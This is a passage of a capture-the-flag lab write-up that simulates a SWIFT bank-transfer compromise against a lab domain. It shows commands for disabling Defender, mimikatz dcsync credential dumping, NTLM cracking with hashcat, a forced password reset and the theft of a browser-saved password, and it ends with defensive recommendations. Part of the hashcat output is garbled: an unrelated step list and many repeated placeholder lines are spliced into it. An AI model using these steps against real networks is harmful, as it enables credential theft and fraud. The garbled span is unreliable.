
Congratulations! You have received the flag for: SWIFT Web Access

Your flag value is: [REDACTED]

Your PIN for your transaction is: 5413

Please keep your PIN and your two sets of user credentials safe as you will require them for later tasks!
```

Now on the SWIFT website there is a **Pin Confirmation** page where we can perform step 2 in the transfer process.



The screenshot shows a web browser window titled 'The Reserve Online' with the address bar displaying 'swift.bank.thereserve.loc/pin-confirmation'. The page features a logo for 'THERESERVE' and a 'Home' button. The main heading is 'Transactions', followed by 'Confirm a Transaction!'. There are three input fields: 'Email' with the value 'HiroNewf@source.loc', 'Receiver ID' with the value '646ff7d8c0152f232cb68350', and 'PIN #' with the value '5413'. Below these is a 'Comments' section with a placeholder 'Notes to Operators (Optional)'. A 'Confirm' button is at the bottom.

And we get a confirmation that everything worked properly.

✔ Confirmed! Admin confirms and forwards transactions every 2 minutes!

Enumeration of Domain Users

Now that we have completed the first two steps of facilitating a bank transfer we now need to find which users are part of the **Capaturer** and **Approver** groups. We will need to compromise one user from each group in order to perform the goal of this engagement.

Here is the list of users that are part of the Approvers group.

```
C:\Windows\system32>net group "Payment Approvers" /domain
The request will be processed at a domain controller for domain bank.thereserve.loc.

Group name      Payment Approvers
Comment
Members
a.holt          a.turner       r.davies
s.kemo
The command completed successfully.

C:\Windows\system32>
```

And here is the list of users that are part of the Capturer group.

```
C:\Windows\system32>net group "Payment Capturers" /domain
The request will be processed at a domain controller for domain bank.thereserve.loc.

Group name      Payment Capturers
Comment
Members
-----
a.barker        c.young        g.watson
s.harding       t.buckley
The command completed successfully.
```

Compromise of Capturer Account

C.Young is one of the users that is part of the Capturer group and upon looking around his home folder on one of the Workstation machines we can read this swift.txt file. It gives us some information about how the AD passwords and SWIFT passwords work. In this case it seems that c.young's AD password is the same as his SWIFT password so if we can figure out his current AD password than we can also login to the SWIFT banking system as his.

```
C:\Users\administrator>type \\10.200.52.52\c$\Users\c.young\documents\Swift\swift.txt
Welcome capturer to the SWIFT team.


You're credentials have been activated. For ease, your most recent AD password was replicated to the SWIFT application.
Please feel free to change this password should you deem it necessary.

You can access the SWIFT system here: http://swift.bank.thereserve.loc
```

Now in order to find c.young's AD password I will upload mimikatz unto the BANKDC and try to get his password hash. Before mimikatz can be uploaded to the BANKDC we need to turn off antivirus for a bit or create an exclusion folder so that our tool won't just be deleted right away.

```
PS C:\Users\administrator> set-mpreference -disablerealtimemonitoring $true
```

With antivirus no longer in our way we can just copy and paste mimikatz from where we already have it on the CORPDC to the BANKDC where we now need it.



And now we have it in our directory here.

```
PS C:\Users\newfhiro\desktop> dir

Directory: C:\Users\newfhiro\desktop

Mode                LastWriteTime         Length Name
----                -
-a----           6/21/2016   3:36 PM           527 EC2 Feedback.website
-a----           1/9/2023   7:01 PM           554 EC2 Microsoft Windows Guide.website
-a----           5/25/2023   7:35 PM       1088416 mimikatz.exe
```

With mimikatz now on the BANKDC we can run it.

```

PS C:\Users\newfhiro\desktop> .\mimikatz.exe

.#####.   mimikatz 2.2.0 (x86) #19041 Aug 10 2021 17:20:39
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #

```

Now lets do `privilege::debug`

```

mimikatz # privilege::debug
Privilege '20' OK

```

Finally lets do `lsadump` in order to c.young's NTLM password hash.

```

mimikatz # lsadump::dcsync /user:bank\c.young
[DC] 'bank.thereserve.loc' will be the domain
[DC] 'BANKDC.bank.thereserve.loc' will be the DC server
[DC] 'bank\c.young' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN          : c.young

** SAM ACCOUNT **

SAM Username       : c.young
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 2/14/2023 5:36:11 AM
Object Security ID  : S-1-5-21-3455338511-2124712869-1448239061-1277
Object Relative ID  : 1277

Credentials:
Hash NTLM:
  ntlm- 0:
  lm - 0:
Supplemental Credentials:

```


With c.young's password hash in hand we can now use **hashcat** to attempt to crack it. I will first try hashcat with the rockyou.txt password list and see if we get any hits.

```
kali@kali:~/wordlists$ hashcat -a 0 -m 1000 ntlmhash.txt rockyou.txt -0
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux; None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO; POCL_DEBUG) - Platform #1 [The pocl project]


=====
1. Gather the information we need
=====
2. Perform the attack
* Device #1: pthread-sandybridge-AMD Ryzen 9 3900X 12-Core Processor, 2816/5697 MB (1024 MB allocatable), 6MCU
3. Verify the Golden Ticket attack worked by reading something on the (-100) ROOTDC
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: (27TDC)
4. Run
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
5. Change Administrator password
37. RDP into -100 (ROOTDC) from -102 (CORPDC)
Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Precompute-Init
* Meet-In-The-Middle
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash
40. Make a local user for the BANK domain
41. RDP into -61 (JMP) from -101 (BANKDC)
42. And we can access the SWIFT banking application from here
43. Request our transfer
44. Enter our Domain Credentials
45. Transfer mimikatz to JMP
46. See what users we can go after
47. Transfer mimikatz to JMP
48. Login and capture the transfer
49. Find the following document in a holt's file system
50. Add extra screenshots/notes when needed
51. Add extra screenshots/notes when needed
52. Add extra screenshots/notes when needed
53. Add extra screenshots/notes when needed
54. Add extra screenshots/notes when needed
55. Add extra screenshots/notes when needed
56. Add extra screenshots/notes when needed
57. Add extra screenshots/notes when needed
58. Add extra screenshots/notes when needed
59. Add extra screenshots/notes when needed
60. Add extra screenshots/notes when needed
61. Add extra screenshots/notes when needed
62. Add extra screenshots/notes when needed
63. Add extra screenshots/notes when needed
64. Add extra screenshots/notes when needed
65. Add extra screenshots/notes when needed
66. Add extra screenshots/notes when needed
67. Add extra screenshots/notes when needed
68. Add extra screenshots/notes when needed
69. Add extra screenshots/notes when needed
70. Add extra screenshots/notes when needed
71. Add extra screenshots/notes when needed
72. Add extra screenshots/notes when needed
73. Add extra screenshots/notes when needed
74. Add extra screenshots/notes when needed
75. Add extra screenshots/notes when needed
76. Add extra screenshots/notes when needed
77. Add extra screenshots/notes when needed
78. Add extra screenshots/notes when needed
79. Add extra screenshots/notes when needed
80. Add extra screenshots/notes when needed
81. Add extra screenshots/notes when needed
82. Add extra screenshots/notes when needed
83. Add extra screenshots/notes when needed
84. Add extra screenshots/notes when needed
85. Add extra screenshots/notes when needed
86. Add extra screenshots/notes when needed
87. Add extra screenshots/notes when needed
88. Add extra screenshots/notes when needed
89. Add extra screenshots/notes when needed
90. Add extra screenshots/notes when needed
91. Add extra screenshots/notes when needed
92. Add extra screenshots/notes when needed
93. Add extra screenshots/notes when needed
94. Add extra screenshots/notes when needed
95. Add extra screenshots/notes when needed
96. Add extra screenshots/notes when needed
97. Add extra screenshots/notes when needed
98. Add extra screenshots/notes when needed
99. Add extra screenshots/notes when needed
100. Add extra screenshots/notes when needed

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1000 (NTLM) JMP as a holt
Hash.Target.....: fbdcd5041c96ddb82224270b57f11fc
Time.Started.....: Wed May 31 09:26:52 2023 (0 secs)
Time.Estimated...: Wed May 31 09:26:52 2023 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 12318.0 kH/s (0.45ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 246081/14344385 (0.32%)
Rejected.....: 1/46081 (0.00%)
Restore.Point....: 43009/14344385 (0.30%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: hangover, jamarion
Hardware.Mon.#1..: Util: 28%


Started: Wed May 31 09:26:36 2023
Stopped: Wed May 31 09:26:54 2023
```


We have successfully crack c.young's password hash so we should now be able to login as him on the SWIFT banking system and capture our transfer request.

To do this lets make sure we are on the JMP server and then we can open up the SWIFT website. Once at the site we can go to login panel and login as c.young.

A screenshot of a web login page for 'THERESERVE'. At the top center is a circular logo with a stylized 'T' and the text 'THERESERVE' below it. Below the logo, the heading 'Log in to your account' is displayed in a large, bold, black font. Underneath the heading are two input fields. The first is labeled 'Email' and contains the text 'c.young@bank.thereserve.loc'. The second is labeled 'Password' and contains a series of dots, indicating a masked password. Below these fields is a yellow, rounded rectangular button with the text 'Log In' in black.

Now that we are logged in as c.young we can go to his **dashboard** and then navigate to the **transactions** tab.



From here we can click on the green forward button in order to forward our request to the approvers. This means that we have successfully compromised a capturer account and captured our transaction, all that is left is get access to an approver account and approve the transaction.

Compromise of Approver Account

a.holt is a member of the approver group and we decided to investigate his home folder just like we did for the capturer account we compromised. Since we are already on the JMP box, which we know is where the approvers have their accounts, we can just use the Windows GUI to look through the user's information. Upon doing so we find this swift.txt file, but this time it has some different text within.




It seems that AD replication is not allowed for these approver accounts, this means that we will need to find a different way to compromise one of these accounts as dumping the hashes with mimikats will not get us the password for the SWIFT banking system only for the AD account.

What we can do though is change a.holt's AD password and then login to the JMP box as him and see if he perhaps saved his password in his browser as this is quite a common thing for people to do. In order to change his password we can just run this command from the BANKDC `net user a.holt hacker123! /domain`

```
C:\Users\HiroNewf\Desktop>net user a.holt hacker123! /domain
The command completed successfully.
```


With his password changed we can now RDP into the JMP box as a.holt.



We can then open up the browser and navigate to the **saved passwords** section in the **settings**. From here we can click the show button and then see a.holt's password for the SWIFT banking system.



Finally all we need to do is login as this user with the password we now have.



Log in to your account

Email

Password

Log In

Then we can go to this user's dashboard and approve the transaction by clicking on the [approve](#) button.


rootdc.thereserve.loc 10.200.32.61 10.200.32.101


Not secure | swift.bank.thereserve.loc/approvers

Search


a.holt@bank.thereserve.loc

Transactions - Approver view!

 **Transaction ID: 6341dff62d357fe4c1ae6753**
From: 631f60a3311625cd29f5b31
To: 631f60a3311625cd29f5b32
Approved: Yes
Status: Completed
Amount: \$10

 **Transaction ID: 646ff8b34db0db27c382f25f**
From: 646ff7d6c0152f232cb6834f
To: 646ff7d8c0152f232cb68350
Approved: No
Status: Pending
Amount: \$10,000,000

Approve Cancel

 **Transaction ID: 6470066654dca01ee4fa52c9**
From: 631f60a3311625cd29f5b32
To: 646ff7d6c0152f232cb6834f
Approved: No
Status: Pending
Amount: \$1

Approve Cancel

Now we are done and have successfully transferred 10,000,000 dollars between our two provided accounts.

✓ The Transaction has been updated successfully!

Recommendations

- Store all passwords as hashes and never at any point store them as plaintext
- Implement a stronger password policy (15+ character passwords for user accounts and 25+ character passwords for Administrator and Service accounts)
 - Do this for both the AD environment and the SWIFT banking system
- Input sanitation on any and all input fields for publicly facing infrastructure
- Implement a policy of least privilege where users and service accounts only have access to the resources that they need and nothing more
- Limit and monitor the use of remote connections within the network

- Do not have AD replication for any accounts associated with the SWIFT banking application
- Do not allow employees to save their passwords to an insecure password storing tool like their browsers built in function
- Improve detection and monitoring of malicious activity on all machines